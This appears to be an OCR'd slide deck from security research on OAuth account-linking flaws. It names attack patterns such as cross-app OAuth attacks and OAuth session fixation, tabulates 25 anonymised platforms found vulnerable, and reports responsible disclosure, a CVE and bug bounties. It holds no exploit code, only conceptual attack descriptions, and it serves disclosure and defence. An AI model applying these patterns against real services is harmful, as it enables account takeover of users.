
Challenge #1: User-Agent can't Track Session due to "Multiple" Origins




Scenario I: involvement of **multiple origins** (domains)
Due to server-side decoupling. e.g., microservices, shared auth component

Common Pattern: URL-Dispatched Account Linking Session

Cross-user Attack



Challenge #2: User-Agent can't Track Session due to the "Gap" with Native App




Scenario II: involvement of **multiple user-agents**


Native app (e.g., Android app) can't pass cookies to the external browser

Common Pattern: Embed Linking Session in *state* Parameter

Cross-user Attack



Proper Implementation: Return to Original UA



Impact Analysis:
Make the World a Better Place

Make the World a Better Place
Bug Hunting

7 Workflow Automation Platforms

6 Virtual Voice Assistants

4 Smart Homes

Type	Platform	# Users	Cross-app Attack			Cross-user Attack
			Open?	COAT	CORF	OAuth Session Fixation
7 Workflow Automation Platforms	A	30M MAU	✓	💀		💀
	B	30M	✓			💀
	C	2M	✓			
	D	55M MAU	✓	💀		💀
	E	20K Orgs	✓	💀		
	F	N/A	✓	💀		💀
	G	40K		N/A		💀
6 Virtual Voice Assistants	H	500M MAU	✓	💀		
	I	100M	✓	💀		💀
	J	200M	✓	💀		
	K	100M	✓		💀	
	L	40M	✓		💀	
	M	40M	✓		💀	💀
4 Smart Homes	N	N/A	✓	💀		
	O	250M	✓	💀		💀
	P	80M	✓		💀	💀
	Q	50M	✓	💀		

1-Click Attack

Make the World a Better Place
Bug Hunting

Type	Platform	# Users	Cross-app Attack			Cross-user Attack
			Open?	COAT	CORF	OAuth Session Fixation
2 LLM Plugins	R	150M	✓		💀	
	S	N/A	✓	💀		💀
6 Misc.	T	35M		N/A due to Closed Marketplace		💀
	U	150M MAU				💀
	V	N/A				💀
	W	10M				💀
	X	N/A				💀
	Y	200M				💀
Total	25		18/25	11/18	5/18	16/25

Summary

24/25 are vulnerable 💀,
19 can be done in 1-Click
on an unassuming link

Cross-app Attacks


16/18 open platforms 💀

Cross-user Attacks

16/25 platforms 💀

8 platforms vulnerable to both

Make the World a Better Place



Responsible Disclosure:

- Informed all 24 vulnerable platforms
- Confirmed by 16 platforms, patched or are applying fixes
- 4 Critical/P1 bugs, 5 High/P2 bugs
- CVE-2023-36019, CVSS score: 9.6
- **$50,000+** bug bounties

